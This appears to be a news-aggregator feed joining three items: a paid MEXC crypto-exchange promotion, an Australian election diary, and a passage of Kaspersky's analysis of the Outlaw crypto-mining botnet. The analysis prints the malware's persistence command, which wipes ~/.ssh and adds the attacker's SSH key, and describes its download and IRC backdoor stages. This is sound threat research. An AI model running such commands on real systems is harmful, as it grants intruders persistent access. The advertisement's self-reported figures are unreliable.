
    MEXC has demonstrated exceptional performance in its core trading business, with remarkable growth metrics that reflect its increasing dominance in the cryptocurrency exchange landscape. According to the latest data, the platform achieved an impressive 143% growth in Spot trading volume and a substantial 118% increase in Futures trading volume over the past year.

    According to TokenInsight’s industry report, MEXC’s market share surged from 2.4% in 2023 to 11.6% in 2024, and further increased to 13.06% in 2025 Q1. The CoinGecko Q1 2025 report also highlighted MEXC’s expanding market presence and growing influence in the global cryptocurrency exchange ecosystem, noting its leap into 3rd place in terms of futures trading volume.

    This impressive growth is well above the industry average, showing that more and more traders are choosing MEXC for its strong trading tools. With high liquidity, low fees, and reliable performance in both Spot and Futures markets, the platform continues to attract a wide range of users—from everyday investors to major institutions.

    36 Million Users and Counting: MEXC’s Global Expansion

    In a testament to its expanding influence, MEXC has witnessed phenomenal user adoption over the past year. The platform welcomed an impressive number of new users, significantly expanding its ecosystem. This substantial influx has propelled the exchange to reach a cumulative user base of 36 million globally.

    This rapid growth isn’t just about the numbers—it shows that millions of people and institutions are choosing to trust MEXC for its reliable infrastructure, strong security, and quality service. The platform’s success in gaining and keeping users from around the world highlights its broad appeal and the increasing trust it’s earning from crypto enthusiasts, traders, and investors everywhere.

    Strategic Organizational Expansion: Scaling with Purpose

    Understanding that technological innovation is driven by human talent, MEXC has undertaken a strategic workforce expansion, nearly doubling its staff to 2,000 employees. This deliberate scaling has focused on strengthening three critical operational pillars:

    1. Growth Center – A specialized division dedicated to accelerating user acquisition, enhancing platform adoption strategies, and exploring new market opportunities. This team spearheads MEXC’s expansion into emerging cryptocurrency markets while strengthening its position in established ones.

    2. R&D Center – The innovation engine of MEXC, where talented engineers and developers work tirelessly to enhance the platform’s technological infrastructure, develop cutting-edge features, and implement security protocols that safeguard user assets. The R&D team’s commitment to excellence ensures that MEXC remains at the technological vanguard of the crypto exchange landscape.

    3. Business Support – The operational backbone ensuring seamless platform functionality, superior customer experience, and efficient business processes. This division works behind the scenes to maintain the high standards of service that users have come to expect from MEXC.

    Diverse Asset Offerings with Reward Programs

    MEXC continues to enhance its position as a versatile and comprehensive trading platform, offering sophisticated Spot and Futures trading services that cater to both novice and experienced traders. The exchange has significantly expanded its asset portfolio to include an impressive 3,000+ listed assets, providing users with unparalleled diversity in trading options across various cryptocurrencies, tokens, and digital assets. This extensive listing strategy reflects MEXC’s commitment to offering users access to emerging projects and established cryptocurrencies alike, creating a dynamic marketplace where traders can diversify their portfolios and capitalize on market opportunities.

    Complementing this diverse asset ecosystem, MEXC has implemented one of the industry’s most comprehensive reward programs, successfully orchestrating 2,293 airdrop events through its innovative token airdrop program, distributing a substantial prize pool valued at $136 million. These strategic initiatives serve multiple purposes: rewarding loyal users, incentivizing platform participation, and introducing the community to promising new projects. By consistently sharing value with its user base while maintaining robust liquidity and advanced trading infrastructure, MEXC has cultivated a culture of reciprocity and mutual growth that strengthens user loyalty and platform advocacy.

    Thriving Community: Nurturing Global Connections

    MEXC’s vibrant community continues to flourish across multiple social platforms, with its X account followers almost doubling to 2.25 million. This substantial social media presence amplifies the exchange’s voice in cryptocurrency discourse and facilitates direct engagement with users and stakeholders.

    Complementing its social media presence, MEXC’s Telegram ecosystem has expanded to include 193,000 membersacross various groups, creating dynamic spaces for real-time discussions, market insights, educational content, and peer support. These community hubs foster a sense of belonging among users while serving as valuable channels for information dissemination and feedback collection.

    The robust growth of MEXC’s community ecosystem reflects the platform’s success in transcending its role as a mere trading venue to become a vibrant hub for cryptocurrency enthusiasts and professionals worldwide.

    Customer-Centric Service: Setting Industry Standards

    MEXC’s unwavering commitment to customer satisfaction is evidenced by its responsive and resourceful customer service team, which has successfully addressed over 1.1 million customer service requests in the past year. This volume underscores both the scale of MEXC’s operations and its dedication to providing timely assistance to users navigating the complexities of cryptocurrency trading.

    Beyond routine support, MEXC’s customer service team has demonstrated exceptional value by helping users recover over $1.8 million in assets that might otherwise have been lost due to user errors, technical issues, or misconceptions. This recovery effort exemplifies MEXC’s proactive approach to customer service and its genuine concern for user welfare beyond transactional relationships.

    The quality and effectiveness of MEXC’s customer service infrastructure set new benchmarks for the industry, reinforcing user confidence and contributing significantly to the platform’s reputation for reliability and trustworthiness.

    Looking Ahead: Charting the Course for Future Growth

    Behind the impressive growth figures lies the comprehensive result of MEXC’s ongoing investment in core trading infrastructure, rapid asset listings, enhanced user experience, and region-specific strategies. MEXC has evolved from its former position as a market follower to establish itself firmly among the world’s elite cryptocurrency trading platforms, demonstrating leadership through innovation and consistent performance excellence.

    As MEXC embarks on its eighth year, the exchange stands poised for continued innovation and market leadership. Built on a foundation of user trust, technological excellence, and community engagement, MEXC is strategically positioned to navigate the evolving cryptocurrency landscape.

    The impressive metrics across all business areas highlight MEXC’s successful execution of its strategic roadmap and adaptability in a dynamic industry. With its proven track record and clear vision, MEXC remains committed to providing a secure, efficient platform for cryptocurrency enthusiasts worldwide, continuing to shape the future of digital finance.

    About MEXC
    Founded in 2018, MEXC is committed to being “Your Easiest Way to Crypto.” Serving over 36 million users across 170+ countries, MEXC is known for its broad selection of trending tokens, everyday airdrop opportunities, and low trading fees. Our user-friendly platform is designed to support both new traders and experienced investors, offering secure and efficient access to digital assets. MEXC prioritizes simplicity and innovation, making crypto trading more accessible and rewarding.
    MEXC Official Website| X | Telegram |How to Sign Up on MEXC

    Source

    Contact:
    Lucia Hu
    lucia.hu@mexc.com

    Disclaimer: This is a paid post and is provided by MEXC. The statements, views, and opinions expressed in this content are solely those of the content provider and do not necessarily reflect the views of this media platform or its publisher. We do not endorse, verify, or guarantee the accuracy, completeness, or reliability of any information presented. We do not guarantee any claims, statements, or promises made in this article. This content is for informational purposes only and should not be considered financial, investment, or trading advice.Investing in crypto and mining-related opportunities involves significant risks, including the potential loss of capital. It is possible to lose all your capital. These products may not be suitable for everyone, and you should ensure that you understand the risks involved. Seek independent advice if necessary. Speculate only with funds that you can afford to lose. Readers are strongly encouraged to conduct their own research and consult with a qualified financial advisor before making any investment decisions. However, due to the inherently speculative nature of the blockchain sector—including cryptocurrency, NFTs, and mining—complete accuracy cannot always be guaranteed.Neither the media platform nor the publisher shall be held responsible for any fraudulent activities, misrepresentations, or financial losses arising from the content of this press release. In the event of any legal claims or charges against this article, we accept no liability or responsibility. Globenewswire does not endorse any content on this page.

    Legal Disclaimer: This media platform provides the content of this article on an “as-is” basis, without any warranties or representations of any kind, express or implied. We assume no responsibility for any inaccuracies, errors, or omissions. We do not assume any responsibility or liability for the accuracy, content, images, videos, licenses, completeness, legality, or reliability of the information presented herein. Any concerns, complaints, or copyright issues related to this article should be directed to the content provider mentioned above.

    Photos accompanying this announcement are available at:

    https://www.globenewswire.com/NewsRoom/AttachmentNg/417cca70-bf4f-4b19-a358-67edc185e1fa

    https://www.globenewswire.com/NewsRoom/AttachmentNg/1cdc1488-17b0-41a2-8048-31877ca064c7

    https://www.globenewswire.com/NewsRoom/AttachmentNg/2086a36b-60e6-40cc-a6ac-69a2a7dd7aff

    https://www.globenewswire.com/NewsRoom/AttachmentNg/99ab9bef-c276-4647-8e2d-5278b9242104

    The MIL Network –

    April 29, 2025
  • MIL-Evening Report: Election Diary: Albanese will be encouraged by ‘Trump’ effect in helping Canadian Liberals to victory

    Source: The Conversation (Au and NZ) – By Michelle Grattan, Professorial Fellow, University of Canberra

    Labor will be encouraged by the Liberals’ victory in Canada’s election, undoubtedly much helped by US President Donald Trump.

    Trump’s extraordinary attack on the United States’ northern ally, with his repeated suggestion Canada should be the 51st American state, galvanised voters. Former banker Mark Carney, seen as best able to deal with Trump, won the internal race to succeed Justin Trudeau as PM, and now has clinched the election. The Conservatives, favourites a few months ago, couldn’t compete.

    The Trump factor is not so dramatic in our election, but it is present and working for Labor. In a time of instability, some potential swinging voters are more inclined to opt for the status quo.

    Anthony Albanese said on Tuesday, “Mark Carney has stood for Canada’s national interests, just as I stand up for Australia’s national interest”.

    Australians don’t like Trump or his policies. A recent Lowy poll found people’s trust in the US to act responsibly in the world has dropped 20 points in a year, although they were nearly equally divided on whether Albanese or Peter Dutton would be better to handle the US and Trump.

    After initially thinking Trump’s election could assist the Coalition, Dutton has not been able to shake off the “Trump factor” since it became clear it was a drag.

    Meanwhile, Dutton was having another difficult day on the campaign trail on Tuesday. His electorate office had been vandalised (again) in the early hours. Then, when he visited a sporting ground in the highly marginal seat of Gilmore on the NSW south coast, three local unionists, outfitted in protective gear, turned up to play for the cameras at finding a spot for a nuclear reactor.

    In Gilmore former NSW transport minister Andrew Constance is making another run, after being narrowly pipped by Labor at the 2022 election.

    Dutton had planned to hold his news conference at the ground, but cancelled it and moved on. When the press conference finally happened, it was short but not sweet. Both leader and press pack were, by that stage, tetchy.

    Unlike his unfortunate experience on Sunday with the price of eggs, Dutton did pass the test when asked the inflation rate. He quickly answered 2.7%. This is not the headline rate, which is 2.4%, but it is the trimmed mean rate. That’s the rate preferred by the Reserve Bank, so he would get a tick from Governor Michele Bullock, even if his choice caused some confusion in the media. On Wednesday we get the March quarter CPI figures.

    How the leaders’ debates rated

    Nine won by a whisker the “ratings” contest among TV stations in the leaders’ debates, followed by the ABC. These are considered high figures for election debates. What we don’t know is how many viewers watched all four debates. Now that took some stamina!

    How voters rate former PMs

    Essential Research’s latest poll has an interesting table of people’s ratings of former prime ministers, with John Howard and Bob Hawke filling the first two spots.

    Howard, 85, remains in demand for Liberal campaigning. Speaking to The Conversation, he reels off quite a round of seats he’s visited, including Curtin, Tangey, Bullwinkel and Hasluck in Western Australia (all in a day and a half); Wentworth, Mackellar, Robertson, Warringhah and Bennelong (his old seat) in NSW, and Bruce in Melbourne. He agrees the campaign cycle is faster these days, but he obviously still relishes the smell of the political grease paint.

    Michelle Grattan does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. Election Diary: Albanese will be encouraged by ‘Trump’ effect in helping Canadian Liberals to victory – https://theconversation.com/election-diary-albanese-will-be-encouraged-by-trump-effect-in-helping-canadian-liberals-to-victory-255387

    MIL OSI Analysis – EveningReport.nz –

    April 29, 2025
  • MIL-OSI Banking: Outlaw cybergang attacking targets worldwide

    Source: Securelist – Kaspersky

    Headline: Outlaw cybergang attacking targets worldwide

    Introduction

    In a recent incident response case in Brazil, we dealt with a relatively simple, yet very effective threat focused on Linux environments. Outlaw (also known as “Dota”) is a Perl-based crypto mining botnet that typically takes advantage of weak or default SSH credentials for its operations. Previous research ([1], [2]) described Outlaw samples obtained from honeypots. In this article, we provide details from a real incident contained by Kaspersky, as well as publicly available telemetry data about the countries and territories most frequently targeted by the threat actor. Finally, we provide TTPs and best practices that security practitioners can adopt to protect their infrastructures against this type of threat.

    Analysis

    We started the analysis by gathering relevant evidence from a compromised Linux system. We identified an odd authorized SSH key for a user called suporte (in a Portuguese-speaking environment, this is an account typically used for administrative tasks in the operating system). Such accounts are often configured to have the same username as the password, which is a bad practice, making it easy for the attackers to exploit them. The authorized key belonged to a remote Linux machine user called mdrfckr, a string found in Dota campaigns, which raised our suspicion.

    Suspicious authorized key


    After the initial SSH compromise, the threat actor downloads the first-stage script, tddwrt7s.sh, using utilities like wget or curl. This artifact is responsible for downloading the dota.tar.gz file from the attackers’ server. Below is the sequence of commands performed by the attacker to obtain and decompress this file, which is rather typical of them. It is interesting to note that the adversary uses both of the previously mentioned utilities to try to download the artifact, since the system may not have one or another.

    Chain of commands used by the attackers to download and decompress dota.tar.gz


    After the decompression, a hidden directory, named “.configrc5”, was created in the user’s home directory with the following structure:

    .configrc5 directory structure


    Interestingly enough, one of the first execution steps is checking if other known miners are present on the machine using the script a/init0. If any miners are found, the script tries to kill and block their execution. One reason for this is to avoid possible overuse of the RAM and CPU on the target machine.

    Routine for killing and blocking known miners


    The script also monitors running processes, identifies any that use 40% or more CPU by executing the command ps axf –o “pid %cpu”, and for each such process, checks its command line (/proc/$procid/cmdline) for keywords like “kswapd0”, “tsm”, “rsync”, “tor”, “httpd”, “blitz”, or “mass” using the grep command. If none of these keywords are found ( grep doesn’t return zero), the process is forcefully killed with the kill –9 command; otherwise, the script prints “don’t kill”, effectively whitelisting Outlaw’s known or expected high-CPU processes, so it doesn’t accidentally kill them.

    Processes checks performed by the threat

    After the process checks and killing are done, the b/run file is executed, which is responsible for maintaining persistence on the infected machine and executing next-stage malware from its code. For persistence purposes, the attackers used the following command to wipe the existing SSH setup, create a clean .ssh folder, add a new public key for SSH access, and lock down permissions.

    1

    cd ~ && rm –rf .ssh && mkdir .ssh && echo “ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr”>>.ssh/authorized_keys && chmod –R go= ~/.ssh


    The next-stage malware is a Base64-encoded string inside the b/run script that, once decoded, reveals another level of obfuscation: this time an obfuscated Perl script. Interestingly, the attackers left a comment generated by the obfuscator (perlobfuscator.com) in place.

    Obfuscated Perl script


    We were able to easily deobfuscate the code using an open-source script available on the same website as used by the attackers (https://perlobfuscator.com/decode-stunnix-5.17.1.pl), which led us to the original source code containing a few words in Portuguese.

    Deobfuscated Perl script

    This Perl script is an IRC-based botnet client that acts as a backdoor on a compromised system. Upon execution, it disguises itself as an rsync process, creates a copy of itself in the background, and ignores termination signals. By default, it connects to a hardcoded IRC server over port 443 using randomly generated nicknames, joining predefined channels to await commands from designated administrators. The bot supports a range of malicious features including command execution, DDoS attacks, port scans, file download, and upload via HTTP. This provides the attackers with a wide range of capabilities to command and control the botnet.

    XMRig miner



    Another file from the hidden directory, a/kswapd0, is an ELF packed using UPX, as shown in the image below. We were able to easily unpack the binary for analysis.

    kswapd0 identification and unpacking

    By querying the hash on threat intelligence portals and by statically analyzing the sample, it became clear that this binary is a malicious modified version of XMRig (6.19.0), a cryptocurrency miner.

    XMRig version

